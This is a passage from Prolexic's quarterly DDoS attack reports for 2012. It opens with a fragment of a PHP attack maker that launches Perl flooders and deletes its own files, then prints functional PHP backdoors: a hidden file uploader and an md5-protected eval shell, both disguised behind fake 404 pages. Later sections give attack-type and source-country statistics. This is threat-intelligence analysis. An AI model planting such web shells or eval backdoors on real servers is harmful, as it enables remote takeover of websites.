        $attList .= "system(\"perl post.pl pr.txt &\");\n";
    }

    PerlPostAttackMaker( $target, $_POST['query'], $_POST['time'] );
    if( !fwrite(fopen("pr.txt", "w+"), $ProxyList) )    return false;
    if( !fwrite(fopen("run.pl", "w+"), $attList) )  return false;
    cmdexec("perl run.pl;rm -rf *.pl;rm -rf rp.php;rm -rf pr.txt");
}
/*
@   ################################
@   Create a UDP Attacker Perl File
@   ################################
```

Fall 2012

By the fall of 2012, attackers had solidified their methods and processes as they relate to host infection and post-compromise attack scripts. The indx.php file and startphp.php files were once again updated.

Indx.php was renamed to inedx.php. The startphp.php flooder script was abandoned and replaced with stmdu.php (UPD/TCP Flooder), stph.php (UDP Flooder), and stcp.php (TCP Flooder). These flooder scripts are activated through GET and POST requests that activate hard coded functions and are not activated via PHP eval functions.

The new naming conventions were put in place because the original file names became publicly known as malicious. The use of multiple renamed attack scripts served to obfuscate their presence from administrators who were searching for known malicious file names.

Winter 2012

By the winter, attackers had once again shifted naming conventions and tactics. While the fall demonstrated that attackers were making use of attack scripts that had hard coded DoS functionalities, the winter attacks indicated that the malicious actors were moving back to PHP eval statements as a method of attack generation. Furthermore, the naming conventions were once again shifted and new files appeared on compromised hosts.

Indx.php was renamed to confgic.php. A comparison of the two indicates they are very similar and possess the same functionalities.

In addition to the renamed files, new files began to appear on the servers that had the individual functionalities of acting as file uploaders and PHP evalers. A notable difference between the latest generation of PHP evaler files and the earlier versions is the use of md5 hashing as authentication.

confgic.php – Modified inedx.php
error.php/themess.php – PHP file uploader

```
<?php
session_start();
$me=$_SERVER['PHP_SELF'];
$NameF=$_REQUEST['NameF'];
$nowaddress='<input type=hidden name=address value="'.getcwd().'">';
$pass_up="2b7c84233cd47f142573c18a70ff5770";

if (isset($_FILES["filee"]) and ! $_FILES["filee"]["error"] )
{
    move_uploaded_file($_FILES["filee"]["tmp_name"], $_FILES["filee"]["name"]
        ) ;
    echo $ifupload="ItsOk";
}
if(md5(md5(md5($_REQUEST['pass'])))!=$pass_up and $_SESSION['LoGiN']!=true)
{
    print "<!DOCTYPE HTML PUBLIC\"-//IETF//DTDHTML 2.0//EN\"><html><head>
        <title>404 Not Found</title></head><body><h1>Not Found</h1><p>The
        requested URL ".$_SERVER['PHP_SELF']." was not found on this server <
        /p><p>Additionally, a 404 Not Foun derror was encountered while
        trying to use an Error Document to handle the request</p></body ></
        html >";
    die();
    exit();
}
else
{
     $_SESSION['LoGiN']=true;
}
echo "<form action=$me method=post enctype=multipart/form-data> $nowaddress
    <input size=40 type=file name=filee ><input type=submit value=Upload /></
    form>";


?>
```


upll.php/hlep.php/confiq.php – PHP evaler (using md5 authentication)

```
<?php
@set_time_limit(0);
@error_reporting(NULL);
@ini_set('display_errors',0);
@ignore_user_abort(TRUE);

if(md5(md5($_REQUEST['p']))=='e11c43ab5f7cbab07ad7ad2f4b23e718' and $_REQUEST['m']!=NULL)
{
    $_REQUEST['m']=str_replace('\\"','"',$_REQUEST['m']);
    $_REQUEST['m']=str_replace("\\'","'",$_REQUEST['m']);
    eval($_REQUEST['m']);
    die();
    exit();
}
else
{
    echo '<!DOCTYPE HTML PUBLIC\"-//IETF//DTDHTML 2.0//EN\"><html><head><title>404 Not Found</title></head><body><h1>Not
        Found</h1><p>The requested URL '.$_SERVER['PHP_SELF'].' was not found on this server </p><p>Additionally, a 404 Not
        Found error was encountered while trying to use an Error Document to handle the request</p></body ></html >';die();
        exit();
}
?>
```

Analysis

It became apparent over the year that attackers were modifying the suite to achieve the ability to evade remediation efforts, as well as evade detection by host administrators. As time went on, the script attack preference had a pendulum swing between the use of PHP eval script execution, and a combination of eval statements and hard coded PHP attack files that reside on the server. By the end of the year, the malicious actors settled back on the use of PHP eval script execution as the primary method of attack.



Looking forward

There are two ways of dealing with DDoS attacks: filtering the attack and/or disabling the attacking botnet. While Prolexic's primary business is filtering DDoS attacks, the company also works with a number of organizations in coordinating botnet takedowns. Some of the newer botnets have resilient Command and Control architectures where individual bots can become Command and Control servers. This means that for practical reasons the individual bots themselves must ultimately be identified and removed.

In the area of botnet takedowns, Prolexic has observed that for some botnets, like the BroDoS botnet, the rate of bot takedowns has recently entered into a steady state against the rate that bots are added back into the network. Initially the rate of bot takedowns was quite high as the easy bots (those in USA and many European countries) were removed. The rate of takedowns is highest when established co-operation, relationships and common languages exist. The rate of takedowns is lower when more ISPs need to be contacted across many more regions and languages. It takes a lot more time and effort to take down 1,000 bots installed on 500 ISP networks across many countries as contacts and relationships need to be built – and there is still no guarantee of participation or help in the takedown effort. Due to limited manpower and the scale of the problem, Prolexic expects that despite continued efforts in bot takedowns, many new botnets will emerge and there will remain a significant number of active bots for the foreseeable future.

From an attack vector perspective, Q4 2012 data showed no major shifts, however there was an increase in reflection attacks. The largest DNS reflection attack mitigated by Prolexic was only about 20 gigabits, but Prolexic expects an increase in reflection attacks as they do serve to better hide the real IP addresses of the attacking botnet.

About Prolexic Security Engineering & Response Team (PLXsert)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through digital forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter.

v.01-14-13

PROLEXIC
DDoS Attacks End Here.

Prolexic Quarterly Global DDoS Attack Report

Q3 2012

Q3 2012 was defined by extremely large DDoS attacks. It is clear that bitrates of 20 Gbps are the new norm.

PROLEXIC
DDoS Attacks End Here.

Analysis and emerging trends

At a Glance

Compared to Q3 2011

- 88 percent increase in total number of DDoS attacks
- Significant decrease in average attack duration: 19 hours vs. 33 hours
- 230 percent increase in average attack bandwidth

Compared to Q2 2012

- 14 percent decline in total number of attacks
- 11 percent increase in average attack bandwidth
- Slight increase in average attack duration to 19 hours from 17 hours
- Packet-per-second volume increase of 33 percent
- China joined by the United States as the top source countries for DDoS attacks

The third quarter of 2012 showed continued aggression by Distributed Denial of Service (DDoS) attackers against Prolexic's global client base. One metric defined Q3 2012: the increasing size of individual attacks. This quarter Prolexic mitigated seven attacks with an average bitrate in excess of 20 Gbps. A case study discussing one form of malware that generates large attacks like this has been included on page 10 of this quarter's report.

Once again, traditional Layer 3 and Layer 4 infrastructure attacks were by far the favored attack type, accounting for four out of five attacks during the quarter with application layer attacks making up the remainder. This quarter, SYN, UDP and ICMP floods were the attack types most often encountered by Prolexic's Security Operations Center.

Average attack duration edged up slightly to 19 hours in Q3 2012. However, we do not believe this changes the broad trend toward shorter attack durations coupled with higher bandwidth and packet-per-second (pps) volumes.

The current quarter showed a robust total number of attacks. However, attack volume was lower when compared to the previous quarter, but significantly higher than the same quarter one year ago. July was the most active month for DDoS attacks, accounting for 50 percent of the quarter's total number of attacks. The week of 9/9 was the most active week of the quarter accounting for 41 percent of September's total attacks and 15 percent of the quarter's attacks.

As is commonplace, the list of source countries responsible for launching the most DDoS attacks was fluid. This quarter, China retained the top place in attack source country rankings. However, there was a significant increase in attacks originating from the United States, which took second place in the rankings, rising from 8.76 percent last quarter to 27.85 percent this quarter. The United Kingdom is featured in the Top 10 list this quarter and Prolexic believes this is related to the hosting of the Olympic Games.

Compared to Q3 2011

Compared to the same quarter one year ago, the total number of attacks increased 88 percent in Q3 2012. The number of infrastructure attacks and application attacks remained consistent at approximately 82 percent and 18 percent respectively. Comparison data shows a drop in average attack duration from 33 hours in Q3 2011 down to 19 hours this quarter. Reaffirming Prolexic's belief in a general trend toward shorter, but more intense attacks, average attack bandwidth in Q3 2012 increased 230 percent compared to Q3 2011.

Compared to Q2 2012

In Q2 2012, Prolexic tracked the highest number of attacks to date against its client base so it should not be a surprise that attack volume declined this quarter. However, attack volumes remained very robust and only dropped 14 percent compared to the previous quarter. The 80/20 split between infrastructure and application attacks remained virtually identical. Average attack duration increased marginally to 19 hours from 17 hours the previous quarter. Average attack bandwidth totaled 4.9 Gbps, up 11 percent from 4.4 Gbps in the previous quarter. Average packet-per-secton (pps) volume continued its upward trajectory, increasing 33 percent over the previous quarter, rising from 2.7 mpps to 3.6 mpps.

Total Attack Types (Q3 2012)

Prolexic classifies DDoS attacks into those targeting infrastructure (Layer 3 and 4) and applications (Layer 7). The illustrated metric below represents the total percentages for these two classifications in all mitigated DDoS attacks within this quarter. Infrastructure-based DDoS attacks accounted for 81.40 percent, while application- based attacks represented 18.60 percent. The individual attack types per classification along with their corresponding percentages are detailed below.


Five different attack types continue to be the primary focus of the malicious actors orchestrating these campaigns. In descending order, the most popular attacks are SYN floods (23.53 percent), UDP floods (19.63 percent), ICMP floods (17.79 percent), GET Floods (13.50 percent), and UDP Fragment floods (9.00 percent).

In Q3 2012, three uncommon attack types were observed and mitigated. They are SYN PUSH, FIN PUSH, and RIP floods. In the attacks Prolexic mitigated, the RIP floods were utilized in a reflection attack. RIP is a legacy routing protocol not typically used as a DDoS attack vector. The inclusion of unexpected protocols during campaigns is an interesting development. Also, in conjunction with the ever popular SYN flood, there are now more DDoS toolkits that can activate multiple TCP flags when launching an attack.

Comparison: Attack Types (Q3 2011, Q2 2012, Q3 2012)


Three separate quarterly timelines are compared in this analysis. Additional attack classifications have been added to account for the increased use of the techniques discussed in the previous section. In Q3 2011, Prolexic tracked nine individual attack types and now tracks 18. PLXsert has been monitoring the consistently evolving strategies from attackers whose objective is to evade mitigation controls. Precise mitigation strategies specific to each attack vector, often layered upon each other, are needed to effectively mitigate these campaigns.

PLXsert has also observed a gradual decrease in GET floods. While these are the most popular Layer 7 (application) attack type, they have declined from 14.81 percent last quarter to 13.50 percent in Q3 2012. PLXsert also logged an increase in POST floods this quarter. The POST flood is the most complex attack vector within the popular Dirt Jumper DDoS toolkit. As noted in our analysis of this toolkit, with the inclusion of an extended payload, a Dirt Jumper POST flood can simultaneously target both the infrastructure and the application layers. It is also worth noting the dramatic increase in DNS floods in Q3 2012 (4.92 percent) versus Q2 2012 (1.76 percent). Contemporary DNS attacks are exploiting weaknesses within common mitigation platforms and strategies.




Total Attacks per Week (Q3 2011 vs. Q3 2012)

The following graph represents the correlation of the total number of attacks against Prolexic's global client base between Q3 2011 and Q3 2012. This quarter, Prolexic mitigated the most attacks against its clients during the week of Sept 09, 2012.



Top Ten Source Countries (Q3 2012)

China (35.46 percent) continues to be the primary origin for botnet attacks and it has been for a number of years. This quarter, the United States (27.85 percent) climbed to second place. Thailand dropped from 23.63 percent in Q2 2012 to 3.89 percent in Q3 2012. This quarter's top source countries also include Brazil, representing 5.23 percent of all malicious IPs used in DDoS campaigns. While Brazil is the only South American country in the top 10, PLXsert continues to observe a gradual increase in botnet activity originating in South America.




Comparison: Top Ten Source Countries (Q3 2011, Q2 2012, Q3 2012)

This quarter, Prolexic identified source DDoS botnet traffic from a total of 225 countries. The following chart compares the country of origin for the IPs sourcing malicious traffic for three periods.

As represented below, PLXsert observed a significant increase in the origination of DDoS campaigns from the United States compared to a year ago, increasing from 7.03 percent in Q3 2011 to 27.85 percent in Q3 2012. Based on our analysis of the sophisticated campaigns Prolexic recently mitigated, we believe web servers of US-based hosting providers are being exploited by malicious actors to maximize the bandwidth capabilities available to their attack infrastructures. Newly discovered infection methods used by the attackers have once again turned the United States into a prime location for sourcing DDoS attack campaigns.

Two newly ranked countries in Q3 2012 are the UK (3.69 percent) and Saudi Arabia (4.55 percent). Attack campaigns sourced from the UK are believed to be the result of the 2012 Summer Olympic Games being hosted in London.




Top Ten ASNs

An Autonomous System (AS) is a group of IP networks operated by one or more network operator(s) with a single and clearly defined external routing policy. A public AS has a globally unique number, an ASN, associated with it. This number is used both in the exchange of exterior routing information (between one neighboring AS and another AS) and as an identifier of the AS itself.

The latest view of global DDoS attack origins, validated by Prolexic, is represented below. This correlates unique source IP addresses, identified as being participants within an attack campaign, with their associated origin ASN attribute. This measurement is cumulative based upon a start date of Q4 2009.

As in previous Prolexic Global Attack Reports, the majority of malicious traffic is being sourced from ASNs that reside within China, specifically AS4134 and AS4837. From the inception of our intelligence gathering, China has maintained absolute dominance in the world of DDoS botnet infrastructures. Between the specified ASNs, 3,237,825 unique, non-spoofed IP addresses have been collected.


Originating within Turkey, ASN 9121 maintains its position at third with 7.88 percent, followed by ASN 9829, originating within India, in fourth place. The remainder of the list has not changed compared to the previous quarter.



ASN	Country	Registry	ASN Count
4134	China	apnic	2220890
